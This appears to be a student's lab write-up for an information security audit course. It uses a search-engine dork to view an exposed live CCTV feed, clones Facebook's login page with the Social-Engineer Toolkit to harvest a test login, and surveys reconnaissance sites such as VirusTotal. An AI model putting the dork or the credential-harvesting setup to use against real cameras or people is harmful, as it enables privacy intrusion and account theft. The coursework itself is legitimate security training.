

COURSE: INFORMATION SECURITY ANALYSIS AND AUDIT

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COURSE CODE: CSE3501

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EXERCISE -12

[1] Capture any Live Video Feed from any CCTV Footage. Describe your observations like place, time, what do you see etc.

Allinurl: control/multiview

Place : Primaria Mioveni , Paris

Time : 16:29:58

Date : 28-10-2020



A road with some traffic and a dividing junction.

[2] Create a bogus/fake cloning of a popular website. Mimic a phishing attack on this cloned website.

Explain each step in the process and show the screenshot. Show the stolen credentials of the victim and the email you sent to the victim.

We used SETool kit for cloning and getting the credentials from the website.

We chose Website attack vectors option.

```
—] The Social-Engineer Toolkit (SET) [—]
—] Created by: David Kennedy (ReL1K) [—]
    Version: 8.0.3
    Codename: 'Maverick'
—] Follow us on Twitter: @TrustedSec [—]
—] Follow me on Twitter: @HackingDave [—]
—] Homepage: https://www.trustedsec.com [—]
    Welcome to the Social-Engineer Toolkit (SET).
    The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

    Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
    Visit https://github.com/trustedsec/ptf to update all your tools!
```

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
```

Then we have to enter the website url that we want to clone

```

[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.39 - - [22/Oct/2020 15:49:41] "GET / HTTP/1.1" 200 -
192.168.1.39 - - [22/Oct/2020 15:49:42] "GET /intern/common/referer_frame.php HTTP/1.1" 404 -

```

We give our ipaddress to enter it as a website link in the browser

And as it gets connected the get , post command values are retrieved into the terminal

```

POSSIBLE USERNAME FIELD FOUND: email=krishna
PARAM: prefill_contact_point=krish
PARAM: prefill_source=browser_onload
POSSIBLE PASSWORD FIELD FOUND: prefill_type=password
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=true
PARAM: ab_test_data=AAAfAfA/f/fAAAAAAAf/AAfAfAfAAAAfAAAAAAA0q/xAAAAHAIB
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1603362109:AUZQA0a
x7vetFTG1cPMuyGCZttT4s9G7lcui4EJIqFjDWL2dwAgYw=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


```

Here the email that I gave is Krishna and password was krish which we can see in the terminal.

[3] Show the use of any two reconnaissance tool.

[i]FindSubDomains.com

- It is one example of a variety of different websites designed to help identify websites that belong to an organization.
- While many of these sites may be deliberately intended for public consumption and others may be protected by login pages, the possibility exists that some are unintentionally exposed to the internet.
- Accessing error pages or unintentionally exposed pages (that should belong on the company intranet) can provide valuable intelligence about the systems that the company uses.



[ii]VirusTotal :

- **It** is a website designed to help with analysis of potentially malicious files. Anyone with an account on the service can upload files or URLs for analysis and receive results that describe whether or not the file or website is likely to be malicious, behavioural analysis and other potential indicators of compromise.
- The problem with VirusTotal is that it, and other similar sites, make the same information available to any free subscriber (and provide more data to paid users). As attacks become more sophisticated and targeted, malware or malicious websites targeting an organization may include sensitive internal data.
- As a result, terabytes of sensitive data are being uploaded to the service by companies trying to determine if they are the victim of an attack. A hacker searching through the data provided on VirusTotal by keywords associated with a company can potentially find a great deal of valuable intelligence.



www.amazon.com



Sign in

Sign up



10+ detected files communicating with this domain



www.amazon.com
amazon.com
top-1K

Registrar
MarkMonitor Inc.

Creation Date
26 years ago

Last Updated
1 year ago



Community Score

DETECTION

DETAILS

RELATIONS

COMMUNITY

Categories

Comodo Valkyrie Verdict mobile communications
Forcepoint ThreatSeeker shopping
sophos online shopping, general internet

Popularity Ranks

Cisco Umbrella 252



END